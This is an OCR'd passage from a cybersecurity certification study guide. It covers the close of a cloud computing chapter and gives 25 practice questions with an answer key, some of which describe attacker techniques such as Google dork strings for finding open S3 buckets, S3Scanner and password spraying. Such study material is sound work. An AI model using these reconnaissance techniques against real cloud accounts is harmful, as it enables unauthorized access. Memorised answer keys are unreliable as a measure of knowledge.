


Figure 19-170: Next-Generation Secure Web Gateway (NG SWG) Some

Here are some of the NG SWG solutions:

- Netskope Next Gen Secure Web Gateway (SWG) (https://www.netskope.com)
- Cloudflare Gateway (https://www.cloudflare.com)
- Skyhigh Secure Web Gateway (SWG) (https://www.skyhighsecurity.com)
- Menlo Secure Web Gateway (SWG) (https://www.menlosecurity.com)
- McAfee MVISION UCE (https://www.mcafee.com)
-

Summary

This chapter covered the fundamentals of cloud computing and explored different types of cloud services. We also delved into container technology and serverless computing environments. The chapter thoroughly analyzed cloud computing threats, attacks, and hacking techniques, including hacking methods for AWS, Azure, Google Cloud, and containers. Additionally, we examined various countermeasures to safeguard the cloud environment against potential hacking attempts by threat actors. The chapter concluded with an in-depth look at cloud security tools and strategies.

MindMap




Figure 19-171: Mind Map of Cloud Computing

Practice Questions

1. Which factors contribute to a data breach in a cloud computing environment?
A. Lack of encryption algorithms.
B. Flaws in a client's application.
C. Insufficient server capacity.
D. Poor physical security measures.

2. What is a countermeasure to prevent data loss due to encryption key theft?
A. Re-use encryption keys for various purposes.
B. Store encryption keys alongside encrypted data.
C. Use strong algorithms like AES and RSA for key generation.
D. Avoid the use of encryption for sensitive data.

3. What threat arises from the lack of resources and reputational isolation in a cloud environment?
A. Data theft by malicious insiders.
B. Loss of business reputation due to co-tenant activities.
C. Illegal access to cloud systems.
D. Loss of operational and security logs.

4. Which of the following is a suggested countermeasure against malicious insiders?
A. Perform secure data backups regularly.
B. Monitor operational and security logs regularly.
C. Enforce a strict supply chain management process.
D. Use intrusion alarm systems.

5. How can the loss of operational and security logs be mitigated effectively?
A. Conduct comprehensive supplier assessments.
B. Implement robust IS policies for clients.
C. Establish and maintain a safe log management system.
D. Restrict access to physical data centers.

6. Which of the following is a countermeasure to secure APIs in the cloud?
A. Use reusable passwords or tokens.
B. Analyze the security model of the CSP interfaces.
C. Avoid encrypting data in transit.
D. Allow API traffic without authentication.

7. What is the primary objective of web application hacking in cloud environments?
A. Strengthen cloud-based API security.
B. Gain unauthorized access to cloud resources.
C. Perform reconnaissance on physical hardware.
D. Disable cloud monitoring systems.

8. Which phase of cloud hacking focuses on collecting details about the target's cloud infrastructure?
A. Exploitation
B. Vulnerability Assessment
C. Information Gathering
D. Post-Exploitation

9. What is the primary goal of the post-exploitation phase in cloud hacking?
A. Scanning for additional vulnerabilities.
B. Establishing long-term access to compromised systems.
C. Identifying unpatched software.
D. Gathering information on the cloud provider.

10. What is the potential outcome of successful cloud hacking?
A. Enhanced security monitoring.
B. Establishment of secure APIs.
C. Data breaches and service disruptions.
D. Increased confidence in cloud services.

11. Which cloud computing service provides infrastructure like virtual machines and storage, allowing users full control over the operating system and disk management?

A. Platform-as-a-Service (PaaS)
B. Software-as-a-Service (SaaS)
C. Infrastructure-as-a-Service (IaaS)
D. Function-as-a-Service (FaaS)

12. Which cloud computing service offers a platform for developers to build, test, and manage applications without worrying about the underlying infrastructure like servers and networks?
A. Container-as-a-Service (CaaS)
B. Identity-as-a-Service (IDaaS)
C. Platform-as-a-Service (PaaS)
D. Desktop-as-a-Service (DaaS)

13. Which of the following is a key characteristic of the "public cloud"?
A. It provides exclusive use of computing resources for a single organization.
B. The organization maintains full control over the physical hardware.
C. It allows for shared resources among multiple organizations, with data isolation and security.
D. Government agencies or financial institutions primarily use it for stringent data requirements.

14. Which cloud deployment model is designed for organizations to share infrastructure while maintaining privacy, with a focus on security and compliance?
A. Hybrid Cloud
B. Community Cloud
C. Multi-Cloud
D. Private Cloud

15. Which of the following is a benefit of fog computing?
A. It requires constant internet connectivity for processing.
B. It reduces the amount of data processed by edge devices.
C. It reduces bandwidth usage by processing data locally.
D. It requires no local storage and only uses cloud storage.

16. How does edge computing benefit enterprise applications?
A. By processing data in a centralized location to reduce latency.
B. By transmitting all data to the cloud for storage and processing.
C. Processing data locally minimizes data transfer to central data centers.
D. By creating a single point of failure for data processing.

17. What is one key advantage of container technology compared to virtual machines?
A. Containers require separate operating systems for each instance.
B. Containers have slower provisioning times compared to virtual machines.
C. Containers are lightweight and portable.
D. Containers run on independent operating systems for each instance.

18. What is the primary role of an orchestrator in the container lifecycle?

A. To develop and test container images.
B. To store and catalog container images.
C. To convert images into containers and deploy them to hosts.
D. To provide the hardware for containers to run on.

19. Which of the following methods can attackers use to locate open AWS S3 buckets?
A. Brute-force password guessing.
B. Advanced Google search techniques.
C. HTTP header analysis.
D. File encryption analysis.

20. What is the purpose of using S3Scanner in the context of locating AWS S3 buckets?
A. To encrypt the contents of S3 buckets.
B. To scan open S3 buckets and extract their contents.
C. To monitor S3 bucket usage.
D. To prevent unauthorized access to S3 buckets.

21. Which of the following tools is used for gathering information about users, devices, applications, and domains in Azure AD?
A. Azure AD Connect
B. AzureGraph
C. Microsoft Sentinel
D. Azure Firewall

22. What is the main advantage of using password spraying attacks over brute-force attacks in Azure AD environments?
A. It avoids triggering account lockouts.
B. It uses a list of passwords for each user account.
C. It can be used without needing an execution plan.
D. It requires Multi-Factor Authentication (MFA) to succeed.

23. Which command is used to retrieve detailed information about a specific pod in a Kubernetes cluster?
A. kubectl get pods
B. kubectl describe pod <pod-name>
C. kubectl logs <pod-name>
D. kubectl get services

24. Which tool is specifically designed for vulnerability scanning in container images, focusing on OS packages and application dependencies?
A. Trivy
B. Sysdig
C. Kubescape
D. Kube-hunter

25. Which layer in cloud computing security includes the deployment of Web Application Firewalls and focuses on filtering traffic and observing its behavior?
A. Management Layer
B. Network Layer
C. Application Layer
D. Information Layer

Answers

1. **Answer:** B

Explanation: A flaw in one client's application can allow attackers to access other clients' data, making the cloud environment vulnerable to breaches.

2. **Answer:** C

Explanation: Strong algorithms ensure the generation of secure encryption keys, reducing the risk of key theft and unauthorized access.

3. **Answer:** B

Explanation: In a multi-tenant architecture, the malicious activities of one co-tenant can negatively impact the reputation and services of others sharing the cloud resources.

4. **Answer:** C

Explanation: Proper supply chain management and supplier assessment help minimize the risks posed by malicious insiders who may misuse authorized access.

5. **Answer:** C

Explanation: A safe log management system ensures the protection and availability of logs for operational analysis and security management

6. **Answer:** B

Explanation: Analyzing the security model of cloud provider interfaces helps identify and mitigate risks, ensuring APIs are implemented and monitored securely.

7. **Answer:** B

Explanation: Attackers target vulnerabilities in web applications, particularly APIs, to gain unauthorized access to cloud resources, potentially affecting multiple tenants.

8. **Answer:** C

Explanation: Information gathering involves collecting data like network topology, IP addresses, and user accounts to identify vulnerabilities in the cloud environment.

9. **Answer:** B

Explanation: Post-exploitation focuses on maintaining access, covering tracks, and further infiltrating the network.

10. **Answer:** C

Explanation: Successful cloud hacking can result in data breaches, service disruptions, financial losses, and reputational damage.

11. Answer: C

Explanation: IaaS provides users with virtual machines, storage, and networking infrastructure, allowing them to manage the operating system and other aspects of the virtual machine, while the provider handles hardware management. This service is closer to an on-premises environment and is ideal for running multiple applications on a single VM.

12. Answer: C

Explanation: PaaS provides a development environment where developers can build, test, and manage software applications without dealing with the underlying infrastructure. It is designed

to facilitate rapid application development, offering tools and services needed to support the complete application life cycle. Examples include Azure App Service and SQL in Azure.

13. Answer: C

Explanation: In a public cloud, resources such as servers and storage are owned and managed by the cloud provider and shared with other organizations. While each organization's data is securely isolated, they share physical infrastructure. This approach is cost-effective, scalable, and flexible, making it suitable for a wide range of organizations.

14. Answer: B

Explanation: A community cloud allows multiple organizations with similar requirements (such as security and compliance) to share infrastructure while preserving privacy. It provides a higher level of security than a public cloud but is not as private as a private cloud. This model is ideal for organizations with shared concerns but individual privacy needs.

15. Answer: C

Explanation: Fog computing aims to reduce bandwidth requirements by sending processed data, rather than raw data, to the cloud. It performs as much processing as possible on edge devices, close to where the data is generated, improving efficiency and reducing reliance on centralized cloud resources.

16. Answer: C

Explanation: Edge computing processes data locally at the edge of the network, close to the data sources like IoT devices. This reduces the need to send large volumes of data to central servers, minimizing latency and network traffic while providing faster insights and more efficient use of bandwidth.

17. Answer: C

Explanation: Containers are lightweight, measuring only in megabytes, and they provide portability as they can be run on various platforms, making them more efficient and scalable compared to virtual machines, which are heavier and require separate operating systems for each instance.

18. Answer: C

Explanation: Orchestrators are responsible for converting images into operational containers and deploying them to the appropriate hosts. They manage the lifecycle of containers, including scaling and monitoring resources.

19. Answer: B

Explanation: Attackers use advanced Google search techniques, such as using "inurl" operators, to find URLs pointing to specific S3 buckets. For example, queries like "inurl:s3.amazonaws.com" or "site:s3.amazonaws.com inurl:facebook" help locate open buckets.

20. Answer: B

Explanation: S3Scanner is a tool used by attackers to locate open S3 buckets and extract their contents, such as text files, images, and even backup files. It can also retrieve Access Control List (ACL) data, including read and write permissions.

21. Answer: B

Explanation: AzureGraph is a tool used to gather information from Azure Active Directory by leveraging Microsoft Graph APIs. It allows attackers to collect details about users, devices, applications, and domains, and enables offline analysis through PowerShell.

22. Answer: A

Explanation: Password spraying is an attack method that tests a single password across multiple accounts, avoiding account lockouts. This method is particularly effective in environments where the same password is used for both on-premises and cloud accounts, and MFA is not enabled

23. Answer: B

Explanation: The command `kubectl describe pod <pod-name>` retrieves detailed information about a specific pod in a Kubernetes cluster, including its configuration, status, and associated events.

24. Answer: A

Explanation: Trivy is an automated vulnerability scanner for container images, designed to identify security issues in OS packages (e.g., Alpine, RHEL) and application dependencies (e.g., npm, yarn). It performs thorough vulnerability scans for both containerized applications and OS-level packages.

25. Answer: C

Explanation: The Application Layer in cloud computing security includes the deployment of Web Application Firewalls (WAF), which are responsible for filtering traffic and observing its behavior to ensure the security of web applications. This layer also addresses concerns related to transactional security, SDLC, and online transactions.